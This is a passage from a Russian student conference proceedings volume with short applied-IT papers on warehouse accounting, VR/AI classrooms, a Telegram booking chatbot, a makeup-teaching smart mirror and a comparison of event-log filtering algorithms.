ИС СУ позволяет сделать детализированный учет складских запасов. Одна из причин создания в автоматизации складского учета – это обеспечение мобильности. Автоматизация склада позволяет работать не только с одним складом, но и параллельно с несколькими. Также это и оптимизация складского хозяйства, при которой будут достигнуты постоянные продажи при минимальных запасах на складе [4]. Оптимизация осуществляется проведением операций, таких как сбор данных, построения моделей, прогнозирования и планирования. Автоматизация учета позволяет максимально быстро и точно выполнить все эти операции и повысить точность планирования закупок [5].

На примере работы ИС СУ показано, что благодаря специально спроектированной информационной системе АСОУП можно не только просмотреть весь путь графитового электрода от поступления на предприятие до выдачи в производство. Помимо отслеживания всего пути движения графитового электрода информационная система АСОУП участвует в формировании экономического показателя-расходного коэффициента электрода на жидкую сталь. Этот коэффициент является основой для планирования закупки новых электродов и расчета себестоимости продукции.

СПИСОК ИСТОЧНИКОВ

1. Системы управления складом : Моё дело : аутсорсинг бухгалтерии и облачный сервис. – Раздел сайта «О бухгалтерии простым языком», подраздел «Товарный учёт». – URL: <https://www.moedelo.org/club/tovarnyy-uchet/sistema-upravleniya-skladom> (дата обращения: 26.10.2023).

2. Программы для складского учета : первыйБит : Первый бит – официальный сайт IT компании. – Раздел сайта «Блог», подраздел «Программы для складского учёта». – URL: <https://habarovsk.1cbit.ru/blog/programmy-dlya-skladskogo-ucheta> (дата обращения: 26.10.2023).

3. Что такое складской учет и как его вести : МойСклад : Торговля, склад, CRM в облаке. – Раздел сайта «Блог», подраздел «Школа торговли». – URL: <https://www.moysklad.ru/poleznoe/shkola-torgovli/organizaciya-skladskogo-ucheta> (дата обращения: 26.10.2023).

4. Способы автоматизации складского учета на предприятии : Дневник : Обслуживание и решения для автоматизации предприятий торговли и общепита. – Раздел сайта «Блог». – URL: <https://denvic.ru/blog/sklady-proizvodstvo/sposoby-avtomatizatsii-skladskogo-ucheta-na-predpriyatii> (дата обращения: 26.10.2023).

5. Автоматизация склада и складского учета : Profisoft : Profi Soft – цифровая трансформация бизнеса. – Раздел сайта «Статьи компании». – URL: <https://profi-soft.kz/articles/avtomatizatsiya-sklada-klyuch-k-effektivnoy-rabote> (дата обращения: 26.10.2023).

УДК 004.5

Ольховая Анастасия Михайловна, аспирант, Государственное автономное образовательное учреждение высшего образования города Москвы «Московский городской педагогический университет», Институт цифрового образования
Olkhovaya Anastasia Mikhailovna, graduate student, State Autonomous Educational Institution of Higher Education in Moscow «Moscow City Pedagogical University», Institute of Digital Education

ФОРМИРОВАНИЕ СОВРЕМЕННЫХ КЛАССОВ С ВИРТУАЛЬНОЙ РЕАЛЬНОСТЬЮ И ИСКУССТВЕННЫМ ИНТЕЛЛЕКТОМ

FORMATION OF MODERN CLASSROOMS WITH VIRTUAL REALITY AND ARTIFICIAL INTELLIGENCE

Аннотация. В статье исследуется появление современных учебных классов, оснащенных технологиями виртуальной реальности и искусственного интеллекта, подчеркивая преимущества и последствия для будущего образования. Рассмотрены различные способы взаимодействия со школьниками с помощью виртуальной реальности и искусственного интеллекта, их возможности для современных образовательных классов как независимых технологий, а также их симбиоз в современных сценариях и проблемах использования. В заключении прогнозы о виртуальной реальности и искусственном интеллекте в формировании современных учебных классов.

Abstract. The article explores the emergence of modern classrooms equipped with virtual reality and artificial intelligence technologies, highlighting the benefits and implications for the future of education. Various ways of interacting with schoolchildren using virtual reality and artificial intelligence, their capabilities for modern educational classrooms as independent technologies, as well as their symbiosis in modern scenarios and problems of use are considered. In conclusion, forecasts about virtual reality and artificial intelligence in the formation of modern classrooms.

Ключевые слова: виртуальная реальность, VR Concept, коллективное обучение, искусственный интеллект, практические навыки, современный учебный класс, глубокое машинное обучение.

Keywords: virtual reality, VR Concept, collaborative learning, artificial intelligence, practical skills, modern classroom, deep machine learning.

Введение

С развитием виртуальной реальности и искусственного интеллекта, а также их объединением современный учебный класс в ближайшем времени будет претерпевает глубокую трансформацию. Динамичное и одиночное сочетание этих двух технологий революционизирует способы обучения школьников, и работы образовательных учреждений. В статье исследуется появление современных учебных классов-лабораторий, оснащенных технологиями виртуальной реальности и искусственного интеллекта, подчеркивая преимущества и последствия для будущего образования.

Автор предлагает углубиться в формирование современных классных комнат с виртуальной реальностью и искусственным интеллектом. Исследовать множество способов, с помощью которых эти технологии формируют будущее образования, преодолевая барьеры времени и пространства. Это исследование охватывает теоретические и практические основы виртуальной реальности и искусственного интеллекта в образовании.

На данном этапе степень развития этой темы является как многообещающей, так и актуальной. Учебные заведения, от начальных школ до высших учебных заведений, все чаще интегрируют виртуальную реальность и искусственный интеллект в свои учебные программы, признавая потенциал повышения результатов обучения [4]. Современные учебные классы с виртуальной реальностью предлагают виртуальные экскурсии, позволяющие школьникам исследовать исторические места, препарировать сложные биологические структуры или совершать путешествия в открытый космос – и все это, не выходя из своих аудиторий. Искусственный интеллект, с другой стороны, анализирует обширные наборы данных для выявления индивидуальных моделей обучения, предоставляя индивидуальные учебные материалы.

Однако эффективная интеграция этих технологий требует обширной подготовки преподавателей и поддержки для полного использования их потенциала. Данная работа направлена на решение этих проблем, предлагая информацию о лучших практиках, позволяющих максимально использовать преимущества виртуальной реальности и искусственного интеллекта в современном классе.

Роль виртуальной реальности в обучении

Технология виртуальной реальности погружает школьников в цифровую среду, имитирующую сценарии реального мира. В данный момент виртуальная реальность уже меняет облик современных учебных классов. Иммерсивное обучение благодаря погружению повышает вовлеченность и закрепление знаний.

Компания VR Concept провела пилотное тестирование и убедилась, что школьники уже всю интересуются виртуальной реальностью [1]. Они изучали строение клеток, практиковали химические эксперименты и манипулировали 3D-моделями в виртуальной среде. Интерактивное обучение позволяет школьникам развивать критическое мышление и лучше понимать темы.

На данный момент индивидуальное обучение в виртуальной реальности не так развито, так как оборудование по-прежнему является очень дорогостоящим. В ближайшем будущем при снижении стоимости оборудования развитие алгоритмов, управляемые искусственным интеллектом, смогут адаптировать VR-контент к индивидуальным стилям обучения и прогрессу, гарантируя, что учащиеся получают персонализированный образовательный опыт.

Влияние искусственного интеллекта

Искусственный интеллект является независимой технологией, но при этом его симбиоз с виртуальной реальностью, может обеспечить дополнительную индивидуальность и адаптивность к процессу обучения. Искусственный интеллект способен внести свой вклад в современные учебные классы.

Алгоритмы искусственного интеллекта способны обеспечить персонализированное обучение. Они анализируют данные учащихся для создания индивидуальных

траекторий обучения, гарантируя, что каждый учащийся получает контент на своем уровне понимания. Это максимально повышает эффективность обучения.

Виртуальная реальность в симбиозе с алгоритмами искусственного интеллекта могут генерировать персонализированный обучающий контент для школьника [5]. Симбиоз технологий позволяет создавать увлекательные и эффективные учебные маршруты, благодаря которым школьники повысят свою успеваемость.

Современные сценарии занятий в классе

В современном учебном классе будущего виртуальная реальность и искусственный интеллект станут неотъемлемыми компонентами, появится смешанное обучение, где сочетание физического и виртуального обучения в классе станет нормой. Ученики будут иметь доступ к иммерсивному VR-контенту, в то время как очное обучение будет сосредоточено на обсуждении, совместной работе и практических занятиях.

Виртуальная реальность может облегчить глобальное подключение, позволяя школьникам из разных уголков мира и по всей стране учиться вместе в виртуальных пространствах [2].

Преподаватели пройдут профессиональное обучение по интеграции виртуальной реальности и искусственного интеллекта в свои методы обучения, что позволит им эффективно использовать эти технологии.

Заключение

В работе авторы подчеркнули важность создания современных учебных классов с виртуальной реальностью и искусственным интеллектом, так как это преобразующий процесс в образовании. Данные технологии смогут обеспечить более увлекательный, персонализированный и эффективный процесс обучения [3]. Поскольку они продолжают развиваться и становятся все более доступными, будущее образования неизбежно будет определяться иммерсивными средами виртуальной реальности, персонализацией, управляемой искусственным интеллектом, и глобально подключенными классами. Авторы настаивают на том, что преподаватели, учреждения и политики должны принять эту трансформацию, чтобы подготовить учащихся к вызовам завтрашнего мира. Также есть необходимость организовать коллективную подготовку педагогов к эффективному использованию этих технологий. Для подготовки учителей предлагать только программы профессионального развития, чтобы гарантировать, что они смогут в полной мере использовать потенциал виртуальной реальности и искусственного интеллекта.

СПИСОК ИСТОЧНИКОВ

1. Ольховая, А. М. возможности применения технологии виртуальной реальности для современных образовательных платформ / А. М. Ольховая // Лига исследователей МГПУ : сборник статей студенческой открытой конференции. В 4 т., Москва, 21–25 ноября 2022 года. Том 2. – Москва : Московский городской педагогический университет, 2022. – С. 295-300. – EDN WLRIOE.
2. Ольховая, А. М. Возможности применения технологий виртуальной реальности в сфере образования / А. М. Ольховая // Запись и воспроизведение объёмных изображений в кинематографе, науке, образовании, медиа и в других областях: Материалы и доклады XV Международной научно-практической конференции, Москва, 03–05 апреля 2023 года / под общей редакцией О.Н. Раева. – Москва : ООО "ИПП "КУНА", 2023. – С. 316-325. – EDN ULCNCHX.
3. Жабицкий, М. Г. Проблема разработки VR тренажеров сборки/разборки, и вариант высокопроизводительного решения на базе технологии VR Concept / М. Г. Жабицкий, С. А. Кулак, А. С. Новикова // International Journal of Open Information Technologies. – 2022. – Т. 10, № 8. – С. 18-29. – EDN XHJBEN.
4. Создание промышленных тренажеров с использованием цифровых моделей и VR технологии / С. А. Кулак, А. С. Новикова, М. Г. Жабицкий, А. Ю. Шаманин //

Молодежь и наука : Материалы международной научно-практической конференции старшекласников, студентов и аспирантов. В 2-х томах, Нижний Тагил, 27 мая 2022 года. – Нижний Тагил : Нижнетагильский технологический институт федерального государственного автономного образовательного учреждения высшего образования «Уральский федеральный университет имени первого Президента России Б.Н. Ельцина», 2022. – С. 110-112. – EDN KHNEFR.

5. Коньков, В. В. Программно-аппаратный комплекс получения фотоизображений на основе технологии ПоТ и анализ точности различных алгоритмов цифровой генерации 3D-моделей на основе принципа фотограмметрии / В. В. Коньков, А. Б. Замчалов, М. Г. Жабицкий // Современные проблемы физики и технологий : Сборник тезисов докладов X Международной молодежной научной школы-конференции, Москва, 25–27 апреля 2023 года. – Москва : Национальный исследовательский ядерный университет «МИФИ», 2023. – С. 248-250. – EDN ACOYPE.

УДК 004

Осипов Александр Вячеславович, студент, Комсомольский-на-Амуре государственный университет

Osipov Alexander Vyacheslavovich, student of Komsomolsk-na-Amure State University

Тимофеев Георгий Андреевич, аспирант, Комсомольский-на-Амуре государственный университет

Timofeev Georgy Andreevich, graduate student of Komsomolsk-na-Amure State University

АВТОМАТИЗАЦИЯ ПРОЦЕССА ЗАПИСИ В АВТОМАСТЕРСКУЮ ПРИ ПОМОЩИ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ

AUTOMATION OF THE PROCESS OF RECORDING IN THE AUTO REPAIR SHOP WITH THE HELP OF INFORMATION TECHNOLOGY

Аннотация. Данная статья посвящена созданию чат-бота, предназначенного для эффективной автоматизации процесса записи клиентов в автомастерскую. Рассматриваются ключевые этапы разработки, подчеркиваются преимущества использования бота и все возможные недостатки данной автоматизации. Благодаря чат-боту процесс записи становится быстрым и удобным.

Abstract. This article is devoted to the creation of a chatbot for automating the registration of customers in the auto repair shop. The key stages of development, the advantages of using a bot and possible disadvantages of this automation are considered. Thanks to the chatbot, the recording process becomes fast and convenient.

Ключевые слова: автоматизация, чат-бот, удобным, преимущества, недостатки.

Keywords: automation, chatbot, convenient, advantages, disadvantages.

Введение

В современном мире традиционные методы записи в автомастерскую уступают перед инновационными подходами. Отсутствие удобства и эффективности в текущих методах, таких как личное посещение, телефонные звонки или письма в мессенджер, создает необходимость в более современных решениях. Актуальность задачи автоматизации [1] процесса записи клиентов в автомастерскую неоспорима. Традиционные способы ограничивают клиентов в выборе удобного времени и создают лишние трудности для самого процесса записи.

Цель данной работы – предложение эффективного решения проблемы с записью на ремонт. С учетом современных тенденций и технологических возможностей, использование чат-бота [2] для автоматизации этого процесса представляется наиболее

перспективным. Множество людей использует мессенджер «Telegram», что делает его отличным каналом коммуникации. Именно здесь чат-бот, обладающий функциональностью записи на ремонт, становится надежным и удобным инструментом. Отсутствие необходимости в прямом контакте с персоналом автомастерской делает процесс более легким и доступным для всех клиентов. Таким образом, разработка и внедрение чат-бота для автоматизации записи клиентов в автомастерскую представляет собой значимый шаг в улучшении обслуживания и оптимизации бизнес-процессов в данной сфере.

Описательная инструкция по эксплуатации чат-бота

Используя современные методы поиска информации, были обнаружены ресурсы, рассматривающие существующие методы записи в автомастерскую. Первым этапом будет создание чат-бота. Для этого требуется получить уникальный токен при помощи официального бота «BotFather» и вставить его в начало кода (рисунок 1) [3].

Для успешного запуска бота необходимо выполнить команду в конце кода, которая представлена на рисунке 2.

```
# Получение токена из конфигурации
bot_token = config['Telegram']['token']
```

Рисунок 2 – Уникальный токен

```
# Обработка функций
if __name__ == "__main__":
    bot.polling(none_stop=True)
```

Рисунок 2 – Запуск бота

Давайте рассмотрим процесс записи на ремонт через мессенджер [5] «Telegram» и чат-бот. Клиенту нужно пройти по специальной ссылке, перенаправляющей в чат с ботом, которую можно найти в интернет-справочниках, например, «2ГИС». Даже без опыта взаимодействия с чат-ботами, интуитивные инструкции и удобные кнопки делают процесс максимально простым и понятным (рисунок 3).

При первом взаимодействии с ботом клиент указывает город, улицу и данные автомобиля. После этого, выбирая удобное время и дату, клиент подтверждает запись. За час до назначенного времени бот напоминает о записи. В случае отмены клиент может воспользоваться чат-ботом. Вся информация сохраняется в базе данных автомастерской.




Рисунок 3 – Чат-бот

Преимущества автоматизации:

- интуитивно понятен и легок в освоении;
- исключает необходимость общения с людьми, что удобно для тех, кто избегает звонков;
- интегрирован в мессенджер для удобства использования.

Недостатки:

- некоторые люди, особенно пожилого возраста, могут предпочесть традиционный телефон без мессенджеров;
- требует квалифицированных программистов для разработки.

Заключение

Итак, в итоге автоматизации можно выделить некоторые недостатки, однако преимущества и быстрое развитие информационных технологий подчеркивают важность шага вперед в автоматизации процессов различных сфер деятельности. Примером служат кассы самообслуживания [4], которые теперь обычны в магазинах и эффективно сокращают очереди.

Предложенный вариант автоматизации, представленный в статье, не является конечным и идеальным. Со временем и с учетом пожеланий клиентов его можно усовершенствовать, расширить функционал для поддержания комфортного взаимодействия с клиентами.

СПИСОК ИСТОЧНИКОВ

1. Гальцев, Д. А. Автоматизация процесса записи на техническое обслуживание и сопровождение клиентов автосервиса / Д. А. Гальцев, С. Ю. Пестова // Архитектурно-строительный и дорожно-транспортный комплексы: проблемы, перспективы, инновации : Сборник материалов VII Международной научно-практической конференции, приуроченной к проведению в Российской Федерации Десятилетия науки и технологий, Омск, 24–25 ноября 2022 года. – Омск : Сибирский государственный автомобильно-дорожный университет (СибАДИ), 2022. – С. 534-538. – EDN BPHDYB.
2. Дашиева, М. Г. Разработка чат-бота для социальной сети телеграмм средствами Python / М. Г. Дашиева, А. А. Тонхоноева // Информационные системы и технологии в образовании, науке и бизнесе : Материалы всероссийской научно-практической конференции, Улан-Удэ, 09–10 июня 2022 года / Научный редактор А.А. Тонхоноева. – Улан-Удэ : Бурятский государственный университет имени Доржи Банзарова, 2022. – С. 38-41. – EDN GXHSRL.
3. Вяткин, А. Н. Telegram-боты и их разнообразие / А. Н. Вяткин, Т. И. Русских // Наука XXI века: технологии, управление, безопасность : Материалы II национальной научной конференции, Курган, 21 апреля 2022 года / Отв. редактор Е.Н. Полякова. – Курган : Курганский государственный университет, 2022. – С. 200-203. – EDN PSDFEI.
4. Каменская, М. В. Кассы самообслуживания / М. В. Каменская // Проблемы функционирования рынка товаров и услуг: Тезисы докладов XIX региональной научно-практической конференции молодых ученых, Иркутск, 12–14 ноября 2018 года. Том Выпуск 19. – Иркутск : Иркутский государственный университет, 2019. – С. 41-42. – EDN FFIWRC.
5. Ружаковский, Н. Д. Создание телеграмм-бота / Н. Д. Ружаковский, Д. С. Хомуткин // Инновации и научно-техническое творчество молодежи: Материалы Российской научно-технической конференции, Новосибирск, 20–21 апреля 2022 года. – Новосибирск : Сибирский государственный университет телекоммуникаций и информатики, 2022. – С. 907-910. – EDN KDAZLV.

УДК 681.5

Павлоцкая Екатерина Андреевна, студент, Комсомольский-на-Амуре государственный университет

Pavlotskaya Ekaterina Andreevna, student, Komsomolsk-na-Amure State University

Котляров Валерий Петрович, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kotlyarov Valery Petrovich, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

ЦИФРОВОЕ ЗЕРКАЛО «ОБУЧЕНИЕ МАКИЯЖУ»

SMART MIRROR «MAKEUP LEARNING»

Аннотация. В данной работе предложена концепция умного зеркала, способного обучать пользователей технике нанесения макияжа. Это позволит пользователям получить рекомендации и инструкции по применению косметических средств, а также поможет в выборе подходящих оттенков и стилей макияжа.

Описаны основные преимущества умного зеркала, обучающего макияжу. Приведены примеры базовых функций: предложены персонализированные рекомендации; визуализация эффектов различных косметических продуктов на лице пользователя; представлены последовательные инструкции по нанесению макияжа, отображая каждый этап на экране и подсказывая пользователю, какие движения делать.

Abstract. This article proposes the concept of a smart mirror capable of teaching users the technique of applying makeup. This will allow users to receive recommendations and instructions on the use of cosmetics, as well as help in choosing suitable shades and styles of makeup.

The main advantages of a smart mirror of makeup training are described.

Examples of basic functions are given: personalized recommendations are offered; visualization of the effects of various cosmetic products on the user's face; sequential instructions for applying makeup are presented, displaying each stage on the screen and telling the user which movements to perform.

Ключевые слова: концепция цифрового зеркала, искусственный интеллект, визуализация и рекомендации по нанесению макияжа, персонализированные рекомендации, последовательные инструкции.

Key words: the concept of a smart mirror, artificial intelligence, visualization and recommendations for applying makeup, personalized recommendations, sequential instructions.

Введение

В настоящее время идея цифрового зеркала, обучающего макияжу, не до конца разработана, но уже существуют устройства, использующие технологии дополненной реальности. Однако эти устройства дорогие и не всегда доступны широкому кругу пользователей. Поэтому создание более доступного и удобного цифрового зеркала, обучающего макияжу, может стать важным шагом в развитии этой темы.

Цель работы заключается в разработке устройства, которое будет использовать технологии дополненной реальности [4]. Устройство поможет пользователям улучшить навыки макияжа, предоставляя пошаговые инструкции по нанесению продуктов, подбору оттенков и исправлению ошибок.

Актуальность проблемы состоит в разработке концепции цифрового зеркала, которое сможет обучать пользователей искусству нанесения макияжа [1]. Смарт-зеркало сочетает в себе зеркало и искусственный интеллект, чтобы предложить персонализиро-

ванные рекомендации и инструкции по применению косметики, помочь определить подходящие оттенки и стили макияжа.

Концепция умного зеркала

Исследования показали, что использование искусственного интеллекта для анализа состояния кожи и предоставления рекомендаций по макияжу уже проводилось. Однако существующие приложения и устройства не всегда точны и функциональны.

Цифровое зеркало – это устройство для создания идеального макияжа, которое предлагает инструкции по выбору средств и продуктов. Оно может подключаться к сети Интернет для получения обновлений о новинках макияжа и новых продуктов, а также в зеркале доступны базовые функции [2].

Цифровое зеркало позволяет пользователям выбирать понравившийся макияж и следовать инструкциям для создания определенного образа. Оно отображает изображение лица пользователя, показывает, как наносить косметику и дает советы по выбору правильных оттенков и продуктов [3]. Также оно может сохранять предыдущие работы, предлагая их сравнивать или делиться результатами через социальные сети. Создание более доступного и удобного устройства для обучения макияжу поможет расширить доступность обучения и помочь людям улучшить свои навыки.

Принцип работы следующий. Нужно выбрать желаемый вариант макияжа или выбрать «естественный макияж». Затем в зеркале будут показаны шаги для его выполнения, а зеркало с датчиками будет предлагать правильные места для нанесения продуктов, и предлагать продукты, подходящие различным типам кожи.

Один из важных аспектов развития проекта заключается в создании онлайн-платформы или сообщества, где пользователи смогут обмениваться опытом, делиться своим прогрессом и получать обратную связь от профессионалов или других участников. В дальнейшем есть возможность расширения компании за пределы России, чтобы дать возможность обучаться макияжу пользователям из других стран, в которых данная сфера развита хуже.

Заключение

В ходе этой работы было предложено использование технологий дополненной реальности для создания виртуального изображения с макияжем и подробных инструкций по его нанесению [5]. Зеркало также может предлагать рекомендации по подходящим продуктам для макияжа, учитывая индивидуальные потребности пользователя. Данные о макияже сохраняются и отслеживаются, что позволяет пользователям видеть изменения в своем образе со временем. Цифровое зеркало может стать полезным инструментом для тех, кто хочет научиться наносить макияж профессионально и достигать желаемого результата каждый раз.

СПИСОК ИСТОЧНИКОВ

1. Likhacheva, E. S. The analysis of 3D technologies in fashion / E. S. Likhacheva // Theory and Practice of Modern Science: the View of Youth : Материалы Всероссийской научно-практической конференции на английском языке. Научное издание, Санкт-Петербург, 25 ноября 2021 года / Сост. Е.Н. Лашина, М.С. Липатов. Под общей редакцией В.В. Кирилловой Vol. Часть 1. – Санкт-Петербург : Высшая школа технологии и энергетики федерального государственного бюджетного образовательного учреждения высшего образования «Санкт-Петербургский государственный университет промышленных технологий и дизайна», 2022. – Р. 152-159. – EDN TLTZIL.

2. Королева, А. Г. Инновации в индустрии красоты / А. Г. Королева, Д. А. Пономарев // Мировые научные исследования и разработки в эпоху цифровизации : сборник статей XV Международной научно-практической конференции, Ростов-на-Дону, 25 ноября 2021 года / Южный университет (ИУБиП). Том Часть 2. – Ростов-на-Дону : Южный университет (ИУБиП), 2021. – С. 270-272. – EDN QUENZL.

3. Свидетельство о государственной регистрации программы для ЭВМ № 2021681130 Российская Федерация. Компонент интеллектуального формирования списка виджетов устройства «Умное зеркало» : № 2021680199 : заявл. 08.12.2021 : опубл. 17.12.2021 / К. Н. Жернова. – EDN DBAXDZ.

4. Казаков, В. В. Разработка умного зеркала Smart Mirror / В. В. Казаков // Межвузовская научно-техническая конференция студентов, аспирантов и молодых специалистов им. Е.В. Арменского : Материалы конференции, Москва, 17–29 февраля 2016 года / Московский институт электроники и математики Национального исследовательского университета «Высшая школа экономики». – Москва : Московский институт электроники и математики НИУ ВШЭ, 2016. – С. 348-349. – EDN WFFNAJ.

5. Воронина, А. Д. Использование дополненной и виртуальной реальностей при продвижении продуктов beauty-сегмента / А. Д. Воронина, М. С. Зимина // XII Всероссийский форум по связям с общественностью в сфере кино и телевидения «РРКИТ-2019» : материалы студенческой научно-практической конференции, Санкт-Петербург, 01 декабря 2019 года. – Санкт-Петербург: Санкт-Петербургский государственный институт кино и телевидения, 2020. – С. 102-106. – EDN IMHOUM.

УДК 004.03

Печаткин Константин Владимирович, студент, Пензенский государственный университет
Pechatkin Konstantin Vladimirovich, student, Penza State University

Шибанов Сергей Владимирович, кандидат технических наук, доцент, заместитель заведующего кафедрой «Математическое обеспечение и применение ЭВМ» по научно-исследовательской работе, Пензенский государственный университет

Shibanov Sergey Vladimirovich, Candidate of Engineering Science, Associate Professor, Deputy Head of the Department of «Mathematical Support and Application of Computers» for Research Work, Penza State University

ОБЗОР АЛГОРИТМОВ ФИЛЬТРАЦИИ ЖУРНАЛОВ СОБЫТИЙ

OVERVIEW OF EVENT LOG FILTERING ALGORITHMS

Аннотация. Рассматриваются различные алгоритмы предобработки и фильтрации журнала событий. Произведен анализ и сравнение эффективности алгоритмов фильтрации и выявлены их достоинства и ограничения. Проведено тестирование алгоритмов фильтрации журналов событий с целью выявления наиболее эффективного алгоритма фильтрации.

Abstract. Various preprocessing and event log filtering algorithms are considered. An analysis and comparison of the efficiency of filtering algorithms have been conducted, revealing their strengths and limitations. Testing of event log filtering algorithms has been carried out to identify the most effective filtering algorithm.

Ключевые слова: событие, журнал событий, трасса, детализированная фильтрация, грубая фильтрация, двойная детализация.

Key words: event, event log, trace, fine-grained filtering, coarse-grained filtering, double-grained filtering.

Введение

Журналы событий, или лог-файлы, являются неоценимым источником информации в области информационных технологий и компьютерных систем. Эти журналы фиксируют широкий спектр действий и событий, происходящих в системе, предоставляя операторам и администраторам не только исторический контекст, но и актуальную информацию о текущем состоянии системы. Однако с ростом объема и сложности журналов событий возникает необходимость эффективной фильтрации этой информации, которая становится неотъемлемой частью процесса анализа.

Обзор алгоритмов фильтрации журнала событий играет ключевую роль в обеспечении эффективного анализа событий. Эти алгоритмы не только позволяют выделять ключевую информацию, но и снижают воздействие шумов и неполноты данных, которые могут оказать влияние на точность и достоверность алгоритмов анализа событий.

В данной статье осуществляется глубокий обзор разнообразных алгоритмов фильтрации журнала событий, охватывая их преимущества и недостатки. Анализ эффективности этих алгоритмов, проведенный через тестирование, направлен на выявление оптимального метода фильтрации, учитывая требования и особенности конкретных систем и задач.

Журнал событий

Журнал событий представляет собой структурированную запись действий, событий и состояний в информационной системе [1]. Эти записи создаются автоматически и могут содержать информацию о входе пользователей, сетевых активностях, ошибках, событиях безопасности и многом другом. Журналы событий служат важным инструментом для диагностики, мониторинга и обеспечения безопасности информационных систем.

Структура журнала событий обычно включает следующие элементы:

- идентификатор события или код (case_id);
- описание события (activity);
- дата и время события (timestamp);
- инициатор события (resource).

Журналы событий, ведомые информационными системами, могут содержать шумы, а также неполные или несистематизированные записи. Это может усложнить анализ и мониторинг информационных систем. Для обеспечения точности и эффективности анализа событий и обнаружения важных паттернов, необходима фильтрация.

Фильтрация журнала событий

Фильтрация представляет собой процесс, в рамках которого из обширного журнала, содержащего записи о событиях, осуществляется удаление или исключение событий, или трасс, которые считаются шумовыми, несущественными или неинформативными. Этот процесс помогает сделать журнал более чистым и концентрироваться на событиях, которые имеют реальную ценность или важность для анализа.

Существует два наиболее известных типа алгоритмов фильтрации журналов событий:

- детализированная фильтрация (FGF, от англ. Fine-Grained Filtering);
- грубая фильтрация (CGF, от англ. Coarse-Grained Filtering).

Первый тип алгоритмов фильтрации используется для удаления редких зашумленных событий из журнала. Среди алгоритмов детализированной фильтрации можно выделить алгоритм фильтрации с использованием языка с закрытым префиксом (PCL).

Второй тип алгоритмов используется для удаления последовательностей наиболее часто встречающихся зашумленных событий (трассы) из журнала событий. Среди алгоритмов данного типа можно выделить алгоритм фильтрации с использованием простой эвристики (SLF). Он завершает фильтрацию шумовых трасс путем сравнения правильности событий в начальной и конечной позициях каждой трассы. В 2017 году Ф. Сани (F. Sani) [2] предложил метод, использующий условные вероятности для удаления зашумленных трасс, содержащих события, которые маловероятны в текущей последовательности. Л. Гионна (L. Gionna) [3] также предложил метод для различения аномальных трасс и нормальных трасс путем выполнения кластеризации MCL на частых паттернах в журналах и сравнения сходства между трассами и этими кластерами.

Среди ограничений алгоритмов детализированной фильтрации является то, что они не всегда могут обнаруживать все шумы в журналах, такие как неполные трассы, в то время как факт сокращения количества трасс в журнале сильно влияет на качество создаваемых моделей алгоритмами грубой фильтрации для небольших наборов журналов.

В 2019 году Сяося Сун (Xiaoxiao Sun) и Донгджин Ю (Dongjin Yu) был предложен метод фильтрации с двойной детализацией [4] (DGF, от англ. Double-Grained Filtering).

Данный алгоритм, в первую очередь, выполняет статистический анализ всех событий в исходном журнале событий, и рассчитываются смешанные зависимости между каждой парой событий. Таким образом, строится матрица смешанных зависимостей для журнала. Затем, для каждой трассы в исходном журнале извлекаются начальное и конечное события, и начальное событие добавляется к новой созданной отфильтрованной трассе.

Фактор отказа для просматриваемой трассы инициализируется как 1. Затем перебираются два смежных события в трассе от начального события до конечного события. Если смешанная зависимость между двумя событиями меньше, чем заданный порог, то событие считается зашумленным и удаляется из трассы (детализированная фильтрация). Затем используется формула штрафов для расчета фактора отказа для трассы. Когда ее фактор отказа становится меньше заранее установленного порога отказа, то она считается зашумленной и удаляется из журнала (грубая фильтрация). Фильтрация трассы завершается, когда просматривается ее конечное событие, и выбирается следующая трасса.

Сравнение алгоритмов фильтрации

Для сравнения было выбрано три алгоритма фильтрации: фильтрация с использованием языка закрытого префикса (PCL), фильтрация с использованием простой эвристики (SLF) и фильтрация с двойной детализацией. Тестирование алгоритмов проводилось с использованием фреймворка ProM [5] и двух журналов, объемами 1000 и 10000 записей, на следующем оборудовании: процессор Intel Core i7 10700, оперативная память 16 ГБ, ОС Windows 10. Результаты тестирования алгоритмов приведены в таблицах 1, 2.

Таблица 1 – Результаты тестирования (1000 записей)

Алгоритм	Точность	Соответствие	F-метрика
PCL	0,7	0,6	0,61
SLF	0,5	0,8	0,61
DGF	0,72	0,91	0,78

Таблица 2 – Результаты тестирования (10000 записей)

Алгоритм	Точность	Соответствие	F-метрика
PCL	0,75	0,98	0,85
SLF	0,85	0,9	0,89
DGF	0,97	0,95	0,98

Заключение

В результате сравнения, можно сказать, что лучше всего показал себя алгоритм двойной детализации в случае как с журналом на 1000 записей, так и с журналом на 10000 записей, поскольку данный алгоритм включает в себя использование методов как грубой, так и детализированной фильтрации. Это позволяет добиваться максимальной точности фильтрации как на журналах с небольшим набором записей, так и на журналах с многочисленным набором записей.

СПИСОК ИСТОЧНИКОВ

1. Мицюк, А. А. Синтез моделей процессов по журналам событий с шумом / А. А. Мицюк, И. С. Шугуров // Моделирование и анализ информационных систем. – 2014. – Т. 21, № 4. – С. 181-198.
2. Sani, M. F. Improving process discovery results by filtering outliers using conditional behavioural probabilities / M.F. Sani, S.J. van Zelst, W.M. van der Aalst // International Conference on Business Process Management (BPM), Springer. – 2017. – pp. 216-229.

3. Outlier Detection Techniques for Process Mining Applications / L. Ghionna, G. Greco, A. Guzzo, L. Pontieri // Foundations of Intelligent Systems, International Symposium (ISMIS), Toronto. – 2008. – pp. 150-159.

